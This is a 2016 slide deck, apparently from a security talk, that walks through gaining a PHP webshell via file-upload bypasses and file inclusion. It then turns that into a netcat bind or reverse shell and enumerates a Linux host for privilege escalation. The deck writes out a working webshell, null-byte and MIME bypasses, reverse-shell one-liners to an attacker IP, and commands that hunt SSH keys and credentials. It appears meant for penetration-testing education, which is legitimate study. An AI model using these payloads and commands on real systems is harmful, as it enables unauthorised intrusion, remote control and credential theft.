

Post-exploitation techniques

From webshell to r00t

Yassine Tioual (nisay)

December 14, 2016

0x00 What will be discussed


What will be discussed

- How to get a webshell ?
 1. File upload
 2. Remote File Inclusion (RFI)
 3. Local File Inclusion (LFI)
- Webshell, now what ?
- Privilege escalation

0x01 How to get a webshell

File upload

- One of the easiest ways of getting a webshell
- When the webmaster doesn't sanitize input
- Often you have to bypass filters
- Can be done easily if you have access to administration section



Simple webshell

Case of PHP:

webshell.php

```
<?php system($_GET['cmd']); ?>
```

This will get the server to execute the command passed in the cmd parameter. Example:

<http://vulnerable.com/upload/webshell.php?cmd=id>

Filters bypass

- !! The webshell should end up with '.php' to be interpreted !!
- Sometimes servers only accept a certain extension or content-type
- **Example 1:** The server checks if the file contains '.jpg'
Name your file *webshell.jpg.php*

Filters bypass


- **Example 2:** The server checks if the filename ends with '.jpg'
Name your file `webshell.phpA.jpg`
and replace 'A' with a null-byte in Burp.

4b	74	69	6f	6e	3a	20	66	6f	72	6d	2d	64	61	74	61	3b	tion: form-data;
4c	20	6e	61	6d	65	3d	22	75	70	6c	6f	61	64	65	64	5f	name="uploaded_
4d	66	69	6c	65	22	3b	20	66	69	6c	65	6e	61	6d	65	3d	file"; filename=
4e	22	63	6d	64	2e	70	68	70	41	2e	70	6e	67	22	0d	0a	"cmd.phpA.png"
4f	43	6f	6e	74	65	6e	74	2d	54	79	70	65	3a	20	69	6d	Content-Type: im

4b	74	69	6f	6e	3a	20	66	6f	72	6d	2d	64	61	74	61	3b	tion: form-data;
4c	20	6e	61	6d	65	3d	22	75	70	6c	6f	61	64	65	64	5f	name="uploaded_
4d	66	69	6c	65	22	3b	20	66	69	6c	65	6e	61	6d	65	3d	file"; filename=
4e	22	63	6d	64	2e	70	68	70	00	2e	70	6e	67	22	0d	0a	"cmd.php.png"
4f	43	6f	6e	74	65	6e	74	2d	54	79	70	65	3a	20	69	6d	Content-Type: im

- **Example 3:** The server checks for the content-type
Change the MIME type (e.g. using Burp Suite)

Request




```
Raw Params Headers Hex
POST /cgi-bin/upload.cgi?sid=0avb0coubmnumfg7vuukktl0 HTTP/1.1
Host: s000.tinyupload.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.tinyupload.com/
Cookie: __utma=36785343.1340593329.1479674805.1479674805.1479674805.1;
__utmb=36785343.3.10.1479674805; __utmc=36785343;
__utmz=36785343.1479674805.1.1.utmcsr=google|utmccn=(organic)|utmcmd=organic|utmctr=(not%2
0provided); __utmt=1; PHPSESSID=calu4knkrkociuc6r2vuc9rib6;
__utma=23437432.1182950229.1479674838.1479674838.1479674838.1; __utmb=23437432;
__utmc=23437432;
__utmz=23437432.1479674838.1.1.utmccn=(referral)|utmcsr=tinyupload.com|utmctt=/|utmcmd=ref
erral
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
```

In case the server expects a png image, replace content-type with
Content-Type: image/png

Remote file inclusion

If the server is vulnerable to RFI, you can upload a webshell to your server (e.g. c99.php) and include it via the vulnerable application.

















! c99Shell v. 1.0 beta (21.05.2005) !

Software: Apache/2.2.4 (Unix) mod_ssl/2.2.4 OpenSSL/0.9.8d DAV/2 PHP/5.2.3
uname -a: Linux oshi 2.4.33.3 #1 Fri Sep 1 01:48:52 CDT 2006 i586
uid=0(root) gid=0(root) groups=0(root),0(root),0(root)
Safe-mode: [Off \(not available\)](#)
/ home/ sites/ corz.org/ httpdocs/ corz/ scripts/ drwxr-xr-x
Free 9.02 GB of 9.54 GB (94.56%)

Encoder Bind Proc. FTP brute Sec. SQL PHP-code Feedback Self remove Logout

Owned by (or)

Listing directory (39 files and 1 directories):

Name ▲	Size	Modify	Owner/Group	Perms	Action
.	LINK	19.08.2008 10:28:48	/adm	drwxr-xr-x	 
..	LINK	04.05.2008 00:35:37	/adm	drwxr-xr-x	 
[js]	DIR	12.06.2006 11:55:39	/adm	drwxr-xr-x	 
.corzoogles	28 B	19.02.2005 06:52:11	/adm	drwxr-xr-x	   
.ht_passwd	41 B	15.03.2008 02:00:48	root/root	-rwxr--r--	   

Note: Don't forget to deactivate PHP interpretation on your server ;)

This one is a little bit tricky. Check if you can include:

- `/proc/self/environ`
- `/var/log/apache2/access.log`
- `/var/log/auth.log`
- `/var/mail/www-data`

0x02 Webshell, now what ?

Get yourself comfortable ! I

1. Get a nice shell on your terminal:

Bind shell: The vulnerable server is listening on a certain port waiting for an incoming connection

On the victim server

```
nc -lp 31337 -e /bin/bash
```

Drawback: The first person to connect on the listening port gets the shell. Not to use in real life pentesting scenario !

On your computer

```
nc victim-IP 31337
```

Get yourself comfortable ! II

Reverse shell: Your computer is listening on a port waiting for the reverse shell from the victim server

On your computer

```
nc -lp 31337
```

On the victim server

```
nc your-IP 31337 -e /bin/bash
```

Drawback: Although being safe for the victim server, this is only possible if you have a public IP address.

Get yourself comfortable ! III

Note: If the nc version on the server doesn't accept the `-e` option, you can try:

Alternative command

```
$ mkfifo /tmp/f
$ cat /tmp/f | /bin/sh -i 2>&1 | nc your-IP 31337 > /tmp/f
```

2. Get a nice prompt:

Prompt with python

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

Remark: Avoid the Ctrl+C keystroke as it will terminate your shell !

Basic information gathering I

1. Check who you are:

```
$ id
```

```
uid=33(www-data) gid=33(www-data) groupes=33(www-data)
```

2. See who else is connected:

```
$ w
```

```
➤ ~ w
22:43:59 up 4:11, 7 users, load average: 0,08, 0,09, 0,06
UTIL.  TTY          LOGIN@  IDLE   JCPU   PCPU   QDUI
nisay  tty1         18:33   4:10m  54,27s 0,00s  xinit /home/nisay/.xinitrc -- /etc/X11/xinit/xserverrc
nisay  pts/0       18:33   2:11m  0,45s  0,45s  zsh
nisay  pts/1       18:38   4:27   1,77s  1,77s  zsh
nisay  pts/2       21:27  15,00s 20,88s 20,66s vim -u /home/nisay/.config/vimrc slides.tex
nisay  pts/3       21:27   1:15m  2,75s  2,49s  zathura slides.pdf
nisay  pts/4       21:33   3:24   0,20s  0,20s  zsh
nisay  pts/5       22:31   0,00s  0,44s  0,00s  w
➤ ~
```


Basic information gathering II

3. Check OS version:

```
$ cat /etc/*-release
```

```
PRETTY_NAME="Debian GNU/Linux 8 (jessie)"  
NAME="Debian GNU/Linux"  
VERSION_ID="8"  
VERSION="8 (jessie)"  
ID=debian  
HOME_URL="http://www.debian.org/"  
SUPPORT_URL="http://www.debian.org/support"  
BUG_REPORT_URL="https://bugs.debian.org/"
```

4. Check system information:

```
$ uname -a
```

```
Linux vulnerable 3.16.0-4-amd64 #1 SMP Debian 3.16.36-1+deb8u1 (2016-09-03) x86_64 GNU/Linux
```

Basic information gathering III

5. Get the users list:

```
$ cat /etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/usr/bin/nologin
daemon:x:2:2:daemon:/:/usr/bin/nologin
mail:x:8:12:mail:/var/spool/mail:/usr/bin/nologin
ftp:x:14:11:ftp:/srv/ftp:/usr/bin/nologin
http:x:33:33:http:/srv/http:/usr/bin/nologin
nisay:x:1000:1000:~/home/nisay:/bin/bash
```

...snip...

```
ldap:x:439:439:LDAP Server:/var/lib/ldap:/sbin/nologin
postgres:x:88:88:PostgreSQL user:/var/lib/postgres:/bin/bash
ntp:x:87:87:Network Time Protocol:/var/lib/ntp:/bin/false
redis:x:994:991:~/var/lib/redis:/bin/false
mysql:x:89:89:MySQL user:~/var/lib/mysql:/sbin/nologin
```

0x03 Privilege escalation


1. Look for crontabs (scheduled tasks)

Getting crontabs




```
crontab -l  
cat /etc/cron*  
ls -al /etc/cron*  
ls -al /var/spool/cron  
cat /etc/cron.allow  
cat /etc/cron.deny  
cat /etc/anacrontab  
...
```

If you can modify scripts/executables launched by root via crontab, you just rooted the server !

2. Look for OS/Kernel specific exploit



The screenshot shows a web browser displaying an exploit entry on the Exploit-DB website. The URL is <https://www.exploit-db.com/exploits/15704/>. The page title is "Linux Kernel 2.6.37 (RedHat / Ubuntu 10.04) - 'Full-Nelson.c' Privilege Escalation (1)". Below the title is a table with details about the exploit, and a small terminal window image to the right.

EDB-ID: 15704	Author: Dan Rosenberg	Published: 2010-12-07
CVE: CVE-2010-3849...	Type: Local	Platform: Linux
Aliases: full-nelson, full-nelson.c	Advisory/Source: N/A	Tags: N/A
E-DB Verified: 	Exploit:  Download /  View Raw	Vulnerable App: N/A

[« Previous Exploit](#) [Next Exploit »](#)

3. Look for SSH keys

SSH keys search

```
for i in $(ls /home);do
    ls -al /home/$i/.ssh
done
```

`/home/$user/.ssh/known_hosts` contains a list of the hosts that the user connected to. If you have read access on the user's private key, you have chances of connecting to on of these hosts.

4. Credentials hunting

Looking for credentials

```
grep -iR user /etc  
grep -iR pass /etc
```

5. Misconfigured server

Listing web server configuration files

```
cat /etc/chttp.conf  
cat /etc/lighttpd.conf  
cat /etc/apache2/apache2.conf  
cat /etc/httpd/conf/httpd.conf  
cat /opt/lampp/etc/httpd.conf
```

6. Finding world writable directories

find command

```
find / -perm 777
```

7. Finding setuid files

find command

```
find / -perm +4000 -type f
```

8. Finding root owned setuid files

find command

```
find / -perm +4000 -uid 0 -type f
```


9. Look for running services

Running processes

```
top / htop
```

Bind ports

```
netstat -tulnp
```

Scan for listening services

```
nmap localhost
```

References

<https://www.exploit-db.com/exploits/>

<https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation>

Training:

<http://www.dvwa.co.uk/>

https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

Thanks !

Any questions ?